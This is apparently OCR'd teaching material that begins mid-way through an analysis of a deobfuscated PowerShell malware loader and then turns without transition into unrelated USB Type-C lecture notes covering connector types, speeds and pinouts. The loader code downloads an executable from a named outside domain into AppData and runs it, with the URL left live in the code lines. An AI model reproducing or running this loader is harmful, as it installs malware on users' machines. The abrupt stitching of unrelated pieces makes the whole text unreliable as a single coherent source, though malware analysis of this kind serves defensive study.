$drcDWvNU = [Text.Encoding]::ASCII.GetString($dGeP);

# $drcDWvNU contains the following, now
# iexhttps://www.aggiornamentoaggiornamento.com/mnogo.exe$MEAYZ = $env:AppData;function
kPAm($viGl, $agmDNU){curl $viGl -o $agmDNU};function ewRpx($dIZA){kPAm $dIZA $agmDNU}
$agmDNU = $env:AppData + '\mnogo.exe';ewRpx $drcDWvNU.SubString(3,52);start $agmDNU;;

& $drcDWvNU.Substring(0,3) $drcDWvNU.Substring(55);;exit;

# Visualization of the script block via
# Write-Host $drcDWvNU.Substring(0,3) $drcDWvNU.Substring(55)
# gives the following
# iex $MEAYZ = $env:AppData;function kPAm($viGl, $agmDNU){curl $viGl -o
$agmDNU};function ewRpx($dIZA){kPAm $dIZA $agmDNU}$agmDNU = $env:AppData +
'\mnogo.exe';ewRpx $drcDWvNU.SubString(3,52);start $agmDNU;;

# Where the substring $drcDWvNU.SubString(3,52) returns (sanitized)
# hxxps://www[.]aggiornamentoaggiornamento[.]com/mnogo.exe
```



-- https://www.virustotal.com/gui/file/fb28d84069e811c070daf8a8a270ee40c0eb4abb1507debca58e080138df4408

USB Type-C Cable and Connector

Glossary

- **DFP** - Downstream Facing Port; USB host-side port or hub downstream port
- **UFP** - Upstream Facing Port; USB device-side port or hub upstream connection
- **DRP** - Dual Role Port; USB port that may operate as either a DFP or a UFP
- **Source** - the provider of VBUS power in a USB connection
- **Sink** - the consumer of VBUS power in a USB connection
- **USB PD** - USB Power Delivery
- **SOP*** - Start of Frame field in a USB Power Delivery; indicates the intended recipient of the packet
- **VCONN** - the dedicated power supply rail for cables and accessories
- **BMC** - Biphase Mark Coding
- **CDR** - Clock (and) Data Recovery

-- Application Note, AN1974, Microchip Technology Inc., 2015

USB 1.0
12mbps

Type A

Type B

Mini-A

Mini-B

Micro-A

Micro-B

USB 2.0
480mbps

Type A

Type B

Mini-A


Mini-B

Micro-A

Micro-B

USB 3.1
Gen1
(Previously 3.0)
5gbps

Type A



Type B

Mini-B

Micro-B

USB 3.1
Gen2
10gbps

Type A


Type-C

USB 3.2
20gbps

Type-C

Thunderbolt
2
20gbps


Mini DisplayPort
Connector



Thunderbolt
3
40gbps

Type-C

Connector Stacking - USB 3.0/3.1/3.2 x 1 Example




Gen i x j Notation for USB 3.1 and Higher

$$speed = 5 \cdot 2^{i-1} \cdot j \left[\text{Gb/s}\right]$$

$$i \in \{1,2,3,4\} \ , j \in \{1,2\}$$

USB Type-C® – Functional Model

- USB 3.2 / *USB4™* data bus
  - Two sets of TX/RX pin pairs, supports x1 and x2 operation
- USB 2.0 data bus
  - Two pin sets on host, one set on device – strapped together within the host and device
- Two power buses
  - VBUS and VCONN
- Two sideband pins (SBU1/SBU2)
  - *SBTX / SBRX for USB4*
- CC – Configuration Channel
  - Two CC pins in connector
  - One CC wire in cable



Looking into the product receptacle:


A1	A2	A3	A4	A5	A6	A7	A8	A9	A10	A11	A12
GND	TX1+	TX1−	VBUS	CC1	D+	D−	SBU1	VBUS	RX2−	RX2+	GND
GND	RX1+	RX1−	VBUS	SBU2	D−	D+	CC2	VBUS	TX2−	TX2+	GND
B12	B11	B10	B9	B8	B7	B6	B5	B4	B3	B2	B1

Looking into the cable or product plug:

A12	A11	A10	A9	A8	A7	A6	A5	A4	A3	A2	A1
GND	RX2+	RX2−	VBUS	SBU1	D−	D+	CC	VBUS	TX1−	TX1+	GND
GND	TX2+	TX2−	VBUS	VCONN			SBU2	VBUS	RX1−	RX1+	GND
B1	B2	B3	B4	B5	B6	B7	B8	B9	B10	B11	B12


Lane 1 ***Lane 0***

FIGURE 4: USB2.0 TYPE-C PLUG PIN-OUT




-- Application Note, AN1953, Microchip Technology Inc., 2015

FIGURE 5: USB TYPE-C RECEPTACLE AND CABLE PLUG



-- Application Note, AN1953, Microchip Technology Inc., 2015


USB Type-C® – Pull-Up/Pull-Down CC Model



- Host side can substitute current sources for Rp
- Powered cables and accessories introduce Ra at the “unwired” CC pins which are used to indicate the need for VCONN

